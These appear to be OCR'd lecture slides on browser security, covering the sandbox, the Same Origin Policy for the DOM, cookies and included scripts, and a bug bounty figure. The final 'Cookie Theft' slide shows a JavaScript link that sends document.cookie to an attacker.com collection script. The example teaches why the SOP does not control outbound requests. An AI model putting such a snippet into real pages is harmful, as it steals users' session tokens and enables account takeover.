
www.certificate-transparency.org

Big Picture: Browser and Network



Where Does the Attacker Live?

Mitigation: SSL/TLS (not covered further)



Mitigation: Browser security model + web app security (next week)

Question: *Why/how would someone visit a malicious site?*

Two Sides of Web Security

(1) Web browser

- Responsible for securely confining content presented by visited websites


(2) Web applications

- Online merchants, banks, blogs, Google Apps …
- Mix of server-side and client-side code
  - Server-side code written in PHP, JavaScript, C++ etc.
  - Client-side code written in JavaScript (… sort of)
- Many potential bugs: XSS, XSRF, SQL injection


Browser: All of These Should Be Safe

- Safe to visit an evil website

- Safe to visit two pages
  - Simultaneously
  - Sequentially



- Safe delegation




Browser Security Model

<u>Goal 1:</u> Protect local system from web attacker

→ Browser Sandbox

<u>Goal 2:</u> Protect/isolate web content from other web content

→ Same Origin Policy



Browser Sandbox

Goals: (1) Protect local system from web attacker; (2) Protect websites from each other

- E.g., safely execute JavaScript provided by a website
- No direct file access, limited access to OS, network, browser data, content from other websites
- Tabs **(newer: also iframes!)** in their own processes
- Implementation is browser and OS specific*

*For example, see: https://chromium.googlesource.com/chromium/src/+/master/docs/design/sandbox.md

	High-quality report with functional exploit
Sandbox escape / Memory corruption in a non-sandboxed process	$30,000

From Chrome Bug Bounty Program

Same Origin Policy

Goal: Protect/isolate web content from other web content

Website origin = (scheme, domain, port)

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)

[Example from Wikipedia]

Same Origin Policy is Subtle!


- Browsers don’t (or didn’t) always get it right...

- Lots of cases to worry about it:
  - DOM / HTML Elements
  - Navigation
  - Cookie Reading
  - Cookie Writing
  - Iframes vs. Scripts

HTML + DOM + JavaScript


```
<html> <body>
<h1>This is the title</h1>
<div>
<p>This is a sample page.</p>
<script>alert("Hello world");</script>
<iframe src="http://example.com">
</iframe>
</div>
</body> </html>
```

Document Object Model (DOM)




Same-Origin Policy: DOM

Only code from same origin can access HTML elements on another site (or in an iframe).




```
<html> <body>
<iframe
  src="http://www.bank.com/iframe.html">
</iframe>
</body> </html>
```




www.bank.com (the parent) **can** access HTML elements in the iframe (and vice versa).

www.evil.com (the parent) **cannot** access HTML elements in the iframe (and vice versa).


Browser Cookies

- HTTP is stateless protocol
- Browser cookies are used to introduce state
  - Websites can store small amount of info in browser
  - Used for authentication, personalization, tracking…
  - Cookies are often secrets



Same Origin Policy: Cookie Reading

- Websites can only read/receive cookies from the same domain
  - Can’t steal login token for another site ☺



Same-Origin Policy: Scripts

- When a website **includes a script**, that script runs in the context of the embedding website.

www.example.com

```
<script
src="http://otherdomain
.com/library.js">
</script>
```

The code from http://otherdomain.com **can** access HTML elements and cookies on www.example.com.

- If code in script sets cookie, under what origin will it be set?
- What could possibly go wrong…?

Foreshadowing:
SOP Does Not Control Sending

- A webpage can **send** information to any site
- Can use this to send out secrets…

Example: Cookie Theft

- Cookies often contain authentication token
  - Stealing such a cookie == accessing account
- Cookie theft via malicious JavaScript

```
<a href="#"
onclick="window.location='http://attacker.com/steal.php?cookie=’+document.cookie; return
false;">Click here!</a>
```

- Aside: Cookie theft via network eavesdropping
  - Cookies included in HTTP requests
  - One of the reasons HTTPS is important!